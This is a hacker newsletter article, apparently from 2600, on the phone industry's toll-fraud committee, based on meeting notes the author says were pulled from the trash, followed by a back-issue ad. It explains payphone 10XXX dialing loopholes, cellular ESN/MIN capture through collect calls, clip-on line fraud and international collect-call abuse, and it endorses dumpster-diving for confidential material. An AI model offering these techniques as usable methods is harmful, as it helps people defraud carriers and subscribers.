Toll Fraud Prevention Committee (TFPC): This is an industry-wide "forum" committee set up in conjunction with Bellcore that deals with, guess what, toll fraud. The TFPC has "super elite" meetings every once in awhile. All participants are required to sign non-disclosure agreements. Fortunately, the participants frequently toss their notes in the POTC (Plain Old Trash Can — see, I can make stupid acronyms just like Bellcore!). As far as I'm concerned, once it's in the POTC, it's PD (public domain)!

The "open issues" concerning the TFPC currently are Third Number Billing Fraud, International Incoming Collect Calls to Payphones, and Incoming Collect Calls to Cellular. Apparently, they have noticed a marked increase in third number billing fraud in California. To quote a memo, "The most prevalent fraud scams include originating from coin/crypt (aka COCOT's) phones as well as business and residence service that is fraudulently established." Third party billing from COCOT's is an old trick. Another type of COCOT abuse discussed

was "10XXX" fraud. By dialing

10XXX (where XXX is the code for a certain LD carrier), the caller on the COCOT gets to choose their LD carrier. However, in some cases the LEC (Local Exchange Carrier) strips off the 10XXX and then sends the call to the IXC (Inter-Exchange Carrier), the guys that place the LD call) as a 1 + directly dialed call. So, when you dial 10XXX+011+international number, the LEC strips the 10XXX and the IXC sees the call as directly dialed international and assumes the call has been paid for by coin into the COCOT. Dialing 10XXX+1+ACN also sometimes works for LD calls within the United States. Anyway, COCOT providers are wiggling out a bit because, while they must provide 10XXX+0 service, they want to block the 10XXX+1 and 10XXX+011 loopholes, but LEC's have chosen to provide COCOT's with a standard business line which is not capable of distinguishing between these different situations, which is why central offices have been typically programmed to block all types of 10XXX calls from COCOT's. Thanks to the FCC, they can't do that anymore, it's breaking the law! So CO's have been reprogrammed into accepting these 10XXX calls from all COCOT's, and the burden of selectively blocking the 10XXX+1 and 10XXX+011 loopholes often falls upon the COCOT manufacturer. They gotta build it into the COCOT hardware itself!

Well, many early COCOT's cannot selectively unblock 10XXX+0, so their owners face a grim choice between

ignoring the unblocking law (thereby facing legal problems), unblocking all 10XXX calls (thereby opening themselves up to massive fraud), or replacing their COCOTs with expensive, more sophisticated models. Other LECs have begun offering call screening and other methods to stop this type of fraud, but the whole situation is still pretty messy. By the way, for a comprehensive list of 10XXX carrier access codes, see the Autumn 1989 issue of 2600, page 42 and 43. While they are constantly changing, most of these should still be good.

Incoming International Collect to Cellular: according to the notes "When a cellular phone is turned on, it checks in with the local cellular office. When this happens, a device that 'reads' radio waves can capture the identification of the cellular phone. A tremendous volume of 'cloned' fraudulent cellular calls are going to Lebanon." Same old trick, grabbing the cell phone's ESN/MIN as it's broadcast. The only twist is that you call someone's cellular phone collect in order to get them to pick up and broadcast their ESN/MIN (they will probably refuse the call, but they will have broadcast their ESN/MIN nevertheless!) But why Lebanon?

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of clip-on fraud." Maybe you guys should try better shielding of the phone line coming out the back of the COCOT?? Apparently, clip-on fraud has really taken off with the recent flux of new COCOTs. COCOTs operate off a plain old customer loop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables

and get through the insulation.

Incoming International Collect: This is a big issue. A person from overseas calls a payphone collect in the United States. His/her buddy answers the payphone and says, "Sure, I accept the charges." Believe it or not, this trick works many times! Here's why. In the United States, databases containing all public telephone numbers provide a reasonable measure of control over domestic collect abuse and are available to all carriers for a per-use charge. These databases are offered and maintained by the local telephone companies (LTC). Domestic collect-to-coin calling works well, because most operator services systems in the United States query this database on each domestic collect call. Most Local Exchange Carriers in the United States also offer this database service to owners of COCOTs (for those few that accept incoming calls).

However, international operators across the world do not share access to this database, just as United States international operators do not have database access overseas! The CCITT, the international consortium of telecommunications carriers, recognized this serious problem many years ago with its strong recommendation to utilize a standardized coin phone recognition tone (commonly called the cuckoo tone) on every public telephone line number. Such a tone would be easily recognized by operators worldwide, and is currently in use by many foreign telcos.

The United States decided to ignore this logically sound recommendation, having already employed a numbering strategy for public telephones which, together with

a reference document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective at controlling abuse. Everyone slept soundly.

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), abandoned the public phone fixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (COCOTs). And, up until 1989, nothing was done to replace the fraud prevention system. Can you say "open season"?

In 1989, the TFPC began seeking a solution to the growing volume of fraudulent collect calls resulting from this void in the fraud prevention architecture. Numerous solutions were explored. A primary solution was chosen.

Validation database! Yes, the TFPC chose to support 100 percent the LEC database solution, with the cuckoo payphone recognition tone as one of a number of secondary solutions. This decision caused problems, problems, problems, since it was evaluated that a great number of foreign telcos would be unable to implement this database-checking routine (for a variety of technical reasons). Furthermore, because this TFPC 'solution' to the United States' problem is not in conformance with international requirements, the foreign telcos view it with strong opposition as an unacceptable solution due to the additional worktime that would be incurred and the blatant unwillingness on the part of the United

States to follow an effective and longstanding international standard (erit, we balked at using metrics why not this too?).

To this day, the TFPC is still bouncing around ideas for this. And the susceptibility of United States payphones to international incoming collect calls remains wide open. Various phone companies are currently fighting the cuckoo tone system, because they are cheap monkeys and don't want to spend the estimated \$500-700 per payphone to install the cuckoo tone technology. If the cuckoo tone were implemented, it would virtually eliminate the problem of international incoming collect calls. But that's been...

Other brilliant "secondary" solutions recommended by the TFPC are:

- 1) Eliminate the ringer on the payphone.
- 2) Route all such calls thru a United States operator.
- 3) Eliminate incoming service to payphones altogether.

And so on. As you can see, this is a fascinating story, and the latest TFPC meeting ended with the note "The issue was discussed at some length with the end result of it becoming a new issue." Truly the work of geniuses.

In closing, I want to share with you a quote from an article I dug out from a pile of coffee grinds. It's from *Payphone Exchange Magazine*.

"The fewer the number of people aware of a primary line of defense coming down, the better. Any qualified person reading the hacker and underground publications knows that many of their articles are written by current LTC and IXC employees [or people like me who go through their garbage!]. Loose lips sink ships. Unrestricted distribution of sensitive information permits fraud. Both cost dearly. Let's stop them both today!"
All I can say is... fuck that.

According to internal phone company documents that were sent to us, "fraudulent collect calling is an issue that has plagued the telephone industry for nearly as many years as the service has been available to the public." One of the biggest problems is, admittedly, that the United States never implemented the CCITT recommendation to have an internationally recognizable tone sound when a payphone picks up an incoming call. Prior to 1984, the United States had a numbering scheme. By using something called the Route Bulletin, operators from other countries were able to tell if they should check with the inward operator in the United States to see if the phone was a payphone ("checking for coin"). "This simple procedure greatly reduced the number of times that the foreign operator had to check with the US operator, yet was effective at controlling abuse." A major problem now exists because after disfigure, this numbering scheme was abandoned. Added to this was the introduction of COCOTs (private payphones). "Confusion over the true status of these phones and the growing number of these instruments caused the local telephone companies to select numbers for these instruments out of the general (non-coin) number pool." After first suggesting that every country in the world first consult a database before processing any collect calls to the United States, the interexchange carriers had a change of heart. The rest of the world took a rather dim view of the United States imposing its will upon everyone else and ignoring (as usual) the international standard. As a result, it's now been suggested by American phone companies that the coin phone recognition tone be implemented. Apart from everybody else in the world being opposed to it, the disadvantages of relying upon the database included: questions about database accuracy, the

fact that training would be required, the fact that validation would require two operators, and that there are no constructive protections for any database failures. The companies also believe such a tone will help cut down on fraud within the United States. AT&T says, "Public and coin phones are very often the vehicle used by defrauders. Posing as telephone company employees, fraud perpetrators convince consumers to accept numerous bills to third calls and to give out their calling card pin. A signal such as the recognition tone, when nationally recognized by all US subscribers as signifying a coin phone, could spell an end to scammers who conduct business from payphones and leave coin phone numbers as a call back number to their unsuspecting prey." The new system, including a voice message, will be tested with Pacific Bell, BellSouth, however, believes that the database system could still be used from overseas, provided the interexchange carriers set up separate trunks to carry 0+ traffic and do the validation themselves.

Among the most common forms of third number billing fraud, the phone companies cite: "billing to voice mail, scams, cellular (to and from), international, billing to unassigned numbers, recorded acceptance messages, database failures and inaccuracies, as well as no live verification."

AT&T also stated, "With growing frequency, defrauders are establishing telephone service and billing large numbers of calls to that service, with no intention of paying the bill. This is often done by providing the LEC (local company) with fraudulent information on the service application."

Other issues being discussed within the tele inner circle include providing COCOTs with their own ANI and an apparent blue box type of fraud involving US Sprint.

SPECIAL OFFER!

"LOOK OUT, HE'S GOT A COMPUTER!"

Those Horrible Hackers Strike Again

That's right, America's #1 phone phreaky/computer hacker newsletter



1984 1985 1986



Fun With Fortress Faxes



THE THEORY OF BLUE BOXING

A FRIEND IN HIGH PLACES



HACKING ON TELENET

Getting In The Back Door

Private Sector Returning



SEIZED!



AHOY!



Here's the deal: 1984, 1985, and 1986 back issues normally go for \$25 per year. Order these years before 12/31/82 and the whole thing will only cost \$50. \$60 overseas! Other years are \$25, \$30 overseas. Renewals are \$21 for individuals, \$50 for corporations, \$50 and \$60 respectively over seas. Mail to 2600, PO Box 752, Middle Island, NY 11953. Void where prohibited.